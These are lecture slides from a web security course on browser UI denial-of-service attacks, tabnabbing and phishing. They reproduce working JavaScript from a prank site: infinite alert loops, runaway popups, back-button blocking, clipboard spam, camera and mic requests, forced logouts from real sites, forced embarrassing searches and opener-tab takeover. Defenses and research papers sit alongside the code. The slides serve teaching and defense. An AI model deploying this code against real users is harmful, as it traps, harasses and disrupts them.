

# **CS 253: Web Security**

## **Denial-of-service, Phishing, Side Channels**

# Group activity

1. Take out your laptop
2. Open an alternate browser (one you do not usually use)
3. Visit **TheAnnoyingSite.com** and do not press any buttons!
4. **On the count of three...** hold down the space bar!

# What happened?

- With a partner
  - List some things that happened
  - What was the most surprising thing the site was able to do?
  - Why was this action allowed by the browser?

# UI Denial-of-service attacks

- **Override browser defaults:** disorient or trap the user on site
- **Scareware:** sites which intimidate the user into buying a product by trapping them on an unwanted site
- **Annoy the user:** harmless fun, can be disruptive, cause users to lose unsaved work

API Level	Restrictions	Examples
Level 0	No restrictions. API can be used immediately and indiscriminately.	DOM, CSS, <b>window.move()</b> , file download, hide mouse cursor
Level 1	User interaction required. API cannot be used except in response to a “user activation” (e.g. click, keypress).	<b>Element.requestFullscreen()</b> , <b>navigator.vibrate()</b> , copy text to clipboard, speech synthesis API, <b>window.open()</b>
Level 2	User “engagement” required. API cannot be used until user demonstrates high engagement with a website.	Autoplay sound, prompt to install website to homescreen
Level 3	User permission required. API cannot be used until user grants explicit permission.	Camera, microphone, geolocation, USB, MIDI device access

# Classic infinite alert loop

```
while (true) {  
    window.alert('Hahah, you fell into my trap!')  
}
```

# Classic infinite alert loop

```
const messages = [
  'Hi there!',
  'Welcome to my awesome website',
  'I am glad that you made it here',
  'While I have you trapped here, listen up!',
  'Once upon a time...',

  ...
]

while (true) {
  messages.forEach(window.alert)
}
```

# Infinite alert loop defenses


- **Goal:** Browsers want to give users a way to break out of infinite alert loops without needing to quit their browser
- **Initial solution:** Browsers added a checkbox on alert modal to stop further alerts
- **Current solution:** Browsers are multiprocess now, so if a tab wants to go into an infinite loop that doesn't prevent the tab's close button from working. Just let the site infinitely loop as long as the user can close the misbehaving tab

**IF YOU CAN'T DO THE TIME... —**

# JavaScript infinite alert prank lands 13-year-old Japanese girl in hot water

## Girl charged with spreading an unauthorized malicious program.

PETER BRIGHT - 3/8/2019, 1:45 PM




**Enlarge** / Edge makes it easy to break out of infinite JavaScript alert loops.

# Question: what is the most annoying possible site?

- To get an idea of what types of UI denial-of-service attacks are possible, we're going to walk through some of the TheAnnoyingSite's functionality

# Open a new window

- `window.open()`



# Open a new window

```
const win = window.open('', '', 'width=100,height=100')
```

# Move it around

```
win.moveTo(10, 10)
```

```
win.resizeTo(200, 200)
```

# "User initiated" event handler

```
document.addEventListener('click', () => {  
  const win = window.open('', '', 'width=100,height=100')  
  win.moveTo(10, 10)  
  win.resizeTo(200, 200)  
})
```

# How to be extra annoying

```
let i = 0
```

```
setInterval(() => {
  win.moveTo(i, i)
  i = (i + 5) % 200
}, 100)
```

# Intercept all user-initiated events

```
function interceptUserInput (onInput) {  
  document.body.addEventListener('touchstart', onInput, { passive: false })  
  
  document.body.addEventListener('mousedown', onInput)  
  document.body.addEventListener('mouseup', onInput)  
  document.body.addEventListener('click', onInput)  
  
  document.body.addEventListener('keydown', onInput)  
  document.body.addEventListener('keyup', onInput)  
  document.body.addEventListener('keypress', onInput)  
}
```

# Open child window

```
function openWindow () {  
  const { x, y } = getRandomCoords()  
  const opts = `width=${WIN_WIDTH},height=${WIN_HEIGHT},left=${x},top=${y}`  
  const win = window.open(window.location.pathname, '', opts)  
  
  // New windows may be blocked by the popup blocker  
  if (!win) return  
  wins.push(win)  
}  
  
interceptUserInput(event => {  
  event.preventDefault()  
  event.stopPropagation()  
  openWindow()  
})
```

# Focus all windows on click

```
function focusWindows () {  
    wins.forEach(win => {  
        if (!win.closed) win.focus()  
    })  
}
```

# Bounce window off the screen edges

```
function moveWindowBounce () {  
    let vx = VELOCITY * (Math.random() > 0.5 ? 1 : -1)  
    let vy = VELOCITY * (Math.random() > 0.5 ? 1 : -1)  
  
    window.setInterval(() => {  
        const x = window.screenX  
        const y = window.screenY  
        const width = window.outerWidth  
        const height = window.outerHeight  
  
        if (x < MARGIN) vx = Math.abs(vx)  
        if (x + width > SCREEN_WIDTH - MARGIN) vx = -1 * Math.abs(vx)  
        if (y < MARGIN + 20) vy = Math.abs(vy)  
        if (y + height > SCREEN_HEIGHT - MARGIN) vy = -1 * Math.abs(vy)  
  
        window.moveBy(vx, vy)  
    }, TICK_LENGTH)  
}
```

# Play random video in the window

```
const VIDEOS = [
  'albundy.mp4', 'badger.mp4', 'cat.mp4', 'hasan.mp4', 'heman.mp4',
  'jozin.mp4', 'nyan.mp4', 'rickroll.mp4', 'space.mp4', 'trolol.mp4'
]

function startVideo () {
  const video = document.createElement('video')

  video.src = getRandomArrayEntry(VIDEOS)
  video.autoplay = true
  video.loop = true
  video.style = 'width: 100%; height: 100%;'

  document.body.appendChild(video)
}
```

# Show a modal to prevent window close

```
function showModal () {
  if (Math.random() < 0.5) {
    showAlert()
  } else {
    window.print()
  }
}

function showAlert () {
  const randomArt = getRandomArrayEntry(ART)
  const longAlertText = Array(200).join(randomArt)
  window.alert(longAlertText)
}
```

# Show a modal regularly

```
function startAlertInterval () {  
  setInterval(() => {  
    showModal()  
  }, 30000)  
}
```

# Confirm page unload

```
function confirmPageUnload () {  
  window.addEventListener('beforeunload', event => {  
    event.returnValue = true  
  })  
}
```

# Disable the back button


```
function blockBackButton () {  
  window.addEventListener('popstate', () => {  
    window.history.forward()  
  })  
}
```

# Fill the history with extra entries

```
function fillHistory () {  
  for (let i = 1; i < 20; i++) {  
    window.history.pushState({}, '', window.location.pathname + '?q=' + i)  
  }  
  // Set location back to the initial location, so user does not notice  
  window.history.pushState({}, '', window.location.pathname)  
}
```

# Copy spam to clipboard

```
const ART = [
 、


]

function copySpamToClipboard () {
  const randomArt = getRandomArrayEntry(ART) + '\nCheck out https://theannoyingsite.com'
  clipboardCopy(randomArt)
}
```

# Register protocol handlers

```
function registerProtocolHandlers () {
  const protocolWhitelist = [
    'bitcoin', 'geo', 'im', 'irc', 'ircs', 'magnet', 'mailto',
    'mms', 'news', 'ircs', 'nntp', 'sip', 'sms', 'smsto', 'ssh',
    'tel', 'urn', 'webcal', 'wtai', 'xmpp'
  ]

  const handlerUrl = window.location.href + '/url=%s'

  protocolWhitelist.forEach(proto => {
    navigator.registerProtocolHandler(proto, handlerUrl, 'The Annoying Site')
  })
}
```

# Request camera and mic

```
function requestCameraAndMic () {
  navigator.mediaDevices.enumerateDevices().then(devices => {
    const cameras = devices.filter(device => device.kind === 'videoinput')
    if (cameras.length === 0) return
    const camera = cameras[cameras.length - 1]

    navigator.mediaDevices.getUserMedia({
      deviceId: camera.deviceId,
      facingMode: ['user', 'environment'],
      audio: true, video: true
    }).then(stream => {
      const track = stream.getVideoTracks()[0]
      const imageCapture = new window.ImageCapture(track)

      imageCapture.getPhotoCapabilities().then(() => {
        // Let there be light!
        track.applyConstraints({ advanced: [{torch: true}] })
      }, () => { /* No torch on this device */ })
      , () => { /* ignore errors */ }
    })
  }
}
```

# Start vibrate interval

```
function startVibrateInterval () {  
    setInterval(() => {  
        const duration = Math.floor(Math.random() * 600)  
        window.navigator.vibrate(duration)  
    }, 1000)  
}
```

# Start a picture-in-picture video

```
function startInvisiblePictureInPictureVideo () {  
  const video = document.createElement('video')  
  video.src = getRandomArrayEntry(VIDEOS)  
  video.autoplay = true  
  video.loop = true  
  video.muted = true  
  video.style = HIDDEN_STYLE  
  
  document.body.appendChild(video)  
}  
  
function enablePictureInPicture () {  
  const video = document.querySelector('video')  
  if (video.webkitSetPresentationMode) {  
    video.muted = false  
    video.webkitSetPresentationMode('picture-in-picture')  
  }  
}
```

# Hide the cursor

```
function hideCursor () {  
  document.querySelector('html').style = 'cursor: none;'  
}
```

# Trigger a file download

```
const FILE_DOWNLOADS = [
  'cat-blue-eyes.jpg', 'cat-ceiling.jpg', 'cat-croseyes.jpg',
  'cat-cute.jpg', 'cat-hover.jpg', 'cat-marshmallows.jpg',
  'cat-small-face.jpg', 'cat-smirk.jpg'
]

function triggerFileDownload () {
  const fileName = getRandomArrayEntry(FILE_DOWNLOADS)
  const a = document.createElement('a')
  a.href = fileName
  a.download = fileName
  a.click()
}
```

# Fullscreen browser

```
function requestFullscreen () {  
  const requestFullscreen = Element.prototype.requestFullscreen ||  
    Element.prototype.webkitRequestFullscreen ||  
    Element.prototype.mozRequestFullScreen ||  
    Element.prototype.msRequestFullscreen  
  
  requestFullscreen.call(document.body)  
}
```

# Log user out of popular sites (part 1)

```
const LOGOUT_SITES = {  
  'AOL': ['GET', 'https://my.screenname.aol.com/_cqr/logout/mcLogout.psp?sitedomain=startpage.aol.com&authLev=0&lang=en&locale=us'],  
  'AOL 2': ['GET', 'https://api.screenname.aol.com/auth/logout?state=snslogout&r=' + Math.random()],  
  'Amazon': ['GET', 'https://www.amazon.com/gp/flex/sign-out.html?action=sign-out'],  
  'Blogger': ['GET', 'https://www.blogger.com/logout.g'],  
  'Delicious': ['GET', 'https://www.delicious.com/logout'], // works!  
  'DeviantART': ['POST', 'https://www.deviantart.com/users/logout'],  
  'DreamHost': ['GET', 'https://panel.dreamhost.com/index.cgi?Nscmd=Nlogout'],  
  'Dropbox': ['GET', 'https://www.dropbox.com/logout'],  
  'eBay': ['GET', 'https://signin.ebay.com/ws/eBayISAPI.dll?SignIn'],  
  'Gandi': ['GET', 'https://www.gandi.net/login/out'],  
  'GitHub': ['GET', 'https://github.com/logout'],  
  'GMail': ['GET', 'https://mail.google.com/mail/?logout'],  
  'Google': ['GET', 'https://www.google.com/accounts/Logout'], // works!  
  'Hulu': ['GET', 'https://secure.hulu.com/logout'],  
  'Instapaper': ['GET', 'https://www.instapaper.com/user/logout'],  
  'Linode': ['GET', 'https://manager.linode.com/session/logout'],  
  'LiveJournal': ['POST', 'https://www.livejournal.com/logout.bml', {'action:killall': '1'}],  
  'MySpace': ['GET', 'https://www.myspace.com/index.cfm?fuseaction=signout'],  
  ...  
}
```

# Log user out of popular sites (part 2)

```
function superLogout () {
  for (let name in LOGOUT_SITES) {
    const method = LOGOUT_SITES[name][0]
    const url = LOGOUT_SITES[name][1]
    const params = LOGOUT_SITES[name][2] || {}

    if (method === 'GET') {
      get(url)
    } else {
      post(url, params)
    }

    const div = document.createElement('div')
    div.innerText = `Logging you out from ${name}...`

    const logoutMessages = document.querySelector('.logout-messages')
    logoutMessages.appendChild(div)
  }
}
```

Credit: SuperLogout.com

# Do embarrassing searches (part 1)

```
const SEARCHES = [  
    'where should i bury the body',  
    'why does my eye twitch',  
    'why is my poop green',  
    'why do i feel so empty',  
    'why do i always feel hungry',  
    'why do i always have diarrhea',  
    'why does my anus itch',  
    'why does my belly button smell',  
    'why does my cat attack me',  
    'why does my dog eat poop',  
    'why does my fart smell so bad',  
    'why does my mom hate me',  
    'why does my pee smell bad',  
    'why does my poop float',  
    'proof that the earth is flat'  
]
```

# Do embarrassing searches (part 2)

```
function setupSearchWindow (win) {
  if (!win) return
  win.window.location = 'https://www.bing.com/search?q=' + encodeURIComponent(SEARCHES[0])
  let searchIndex = 1
  let interval = setInterval(() => {
    if (searchIndex >= SEARCHES.length) {
      clearInterval(interval)
      win.window.location = window.location.pathname
      return
    }

    if (win.closed) {
      clearInterval(interval)
      onCloseWindow(win)
      return
    }

    win.window.location = window.location.pathname
    setTimeout(() => {
      const { x, y } = getRandomCoords()
      win.moveTo(x, y)
      win.window.location = 'https://www.bing.com/search?q=' + encodeURIComponent(SEARCHES[searchIndex])
      searchIndex += 1
    }, 500)
  }, 2500)
}
```

# Tabnabbing (part 1)

```
<a href='https://example.com' target='_blank'>External Website</a>
```

# Tabnabbing (part 2)

```
function isParentSameOrigin () {
  try {
    // May throw an exception if `window.opener` is on another origin
    return window.opener.location.origin === window.location.origin
  } catch (err) {
    return false
  }
}

function attemptToTakeoverReferrerWindow () {
  if (!isParentSameOrigin()) {
    window.opener.location = `${window.location.origin}/?child=true`
  }
}
```

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5 karma

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40. Feross Aboukhadijeh

# Tabnabbing defenses

- Add **rel='noopener'** to all links with **target='\_blank'** to prevent this attack
- The opened site's **window.opener** will be **null**
- New HTTP header: **Cross-Origin-Opener-Policy: same-origin**
  - Browsers will use a separate OS process to load the site
  - Prevent cross-window attacks (**window.opener**, usage of **postMessage**) and process side-channel attacks by severing references to other browsing contexts

# Extra credit opportunity

- If you think of additional annoying features to add, send a pull request!
  - <https://github.com/feross/theannoyingsite.com>
  - Accepted pull requests earn a few points of extra credit
- I'll share the best submissions with the class

# What should a web browser be?

- Simple document viewer or powerful app platform?
  - There's a inherent tension between the two goals
  - Need to give developers powerful features without letting the bad ones be user-hostile (i.e. fingerprinting, phishing)

# Most Websites Don't Need to Vibrate: A Cost–Benefit Approach to Improving Browser Security

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## ABSTRACT

Modern web browsers have accrued an incredibly broad set of features since being invented for hypermedia dissemination in 1990. Many of these features benefit users by enabling new types of web applications. However, some features also bring risk to users' privacy and security, whether through implementation error, unexpected composition, or unintended use. Currently there is no general methodology for weighing these costs and benefits. Restricting access to only the features which are necessary for delivering desired functionality on a given website would allow users to enforce the principle of least privilege on use of the myriad APIs present in the modern web browser.

However, security benefits gained by increasing restrictions must be balanced against the risk of breaking existing websites. This work addresses this problem with a methodology for weighing the costs and benefits of giving websites default access to each browser feature. We model the benefit as the number of websites that require the feature for some user-visible benefit, and the cost as the number of CVEs, lines of code, and academic attacks related to the functionality. We then apply this methodology to 74 Web API standards implemented in modern browsers. We find that allowing websites default access to large parts of the Web API poses significant security and privacy risks, with little corresponding

Firefox OS, have expanded the Web API tremendously. Modern browsers have, for example, gained the ability to detect changes in ambient light levels [58], perform complex audio synthesis [14], enforce digital rights management systems [25], cause vibrations in enabled devices [36], and create peer to peer networks [11].

While the web has picked up new capabilities, the security model underlying the Web API has remained largely unchanged. All websites have access to nearly all browser capabilities. Unintended information leaks caused by these capabilities have been leveraged by attackers in several ways: for instance, *WebGL* and *Canvas* allowed Cao et al. to construct resilient cross-browser fingerprints [21], and Gras et al. were able to defeat ASLR in the browser [30] using the *Web Workers* and *High Resolution Timing APIs*.<sup>1</sup> One purported benefit of deploying applications via JavaScript in the browser is that the runtime is sandboxed, so that websites can execute any code it likes, even if the user had never visited that site before. The above attacks, and many more, have subverted that assumption to great effect.

These attacks notwithstanding, allowing websites to quickly provide new experiences is a killer feature that enables rapid delivery of innovative new applications. Even though some sites take advantage of these capabilities to deliver novel applications, a large portion of the web still provides its primary value through rich me-

# Most Websites Don't Need to Vibrate (2017)

- Cost-benefit analysis of web features
  - **Benefit:** number of websites that require the feature for some user-visible benefit
  - **Cost:** number of CVEs (implementation errors), lines of code, unexpected composition, unintended use, known attacks

# Alice in Warningland: A Large-Scale Field Study of Browser Security Warning Effectiveness

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## Abstract

We empirically assess whether browser security warnings are as ineffective as suggested by popular opinion and previous literature. We used Mozilla Firefox and Google Chrome’s in-browser telemetry to observe over 25 million warning impressions *in situ*. During our field study, users continued through a tenth of Mozilla Firefox’s malware and phishing warnings, a quarter of Google Chrome’s malware and phishing warnings, and a third of Mozilla Firefox’s SSL warnings. This demonstrates that security warnings can be effective in practice; security experts and system architects should not dismiss the goal of communicating security information to end users. We also find that user behavior varies across warnings. In contrast to the other warnings, users continued through 70.2% of Google Chrome’s SSL warnings. This indicates that the user experience of a warning can have a significant impact on user behavior. Based on our findings, we make

The security community’s perception of the “oblivious” user evolved from the results of a number of laboratory studies on browser security indicators [5, 11, 13, 15, 27, 31, 35]. However, these studies are not necessarily representative of the current state of browser warnings in 2013. Most of the studies evaluated warnings that have since been deprecated or significantly modified, often in response to criticisms in the aforementioned studies. Our goal is to investigate whether modern browser security warnings protect users in practice.

We performed a large-scale field study of user decisions after seeing browser security warnings. Our study encompassed 25,405,944 warning impressions in Google Chrome and Mozilla Firefox in May and June 2013. We collected the data using the browsers’ telemetry frameworks, which are a mechanism for browser vendors to collect pseudonymous data from end users. Telemetry allowed us to unobtrusively measure user behavior during

# Alice in Warningland (2013)

- **Question:** Are security warnings effective?
- **Answer:** "Users clicked through fewer than a quarter of both browser's malware and phishing warnings and a third of Mozilla Firefox's SSL warnings. We also find clickthrough rates as high as 70.2% for Google Chrome SSL warnings, indicating that the user experience of a warning can have a tremendous impact on user behavior"
- **Question:** Do advanced users click through phishing warnings at higher or lower rates?
- **Answer:** "In several cases, Linux users and early adopters click through malware and phishing warnings at higher rates"

# And now... onto phishing

# Phishing

- Acting like a reputable entity to trick the user into divulging sensitive information such as login credentials or account information
- Often easier than attacking the security of a system directly
  - Just get the user to tell you their password

**“Security solutions have a technological component, but security is fundamentally a people problem.”**

– Bruce Schneier

MOVIE HACKING...

IF I CAN JUST OVERCLOCK THE UNIX DJANGO, I CAN BASIC THE DDOS ROOT. DAMN. NO DICE. BUT WAIT... IF I DISENCRYPT THEIR KILOBYTES WITH A BACKDOOR HANDSHAKE THEN... JACKPOT.



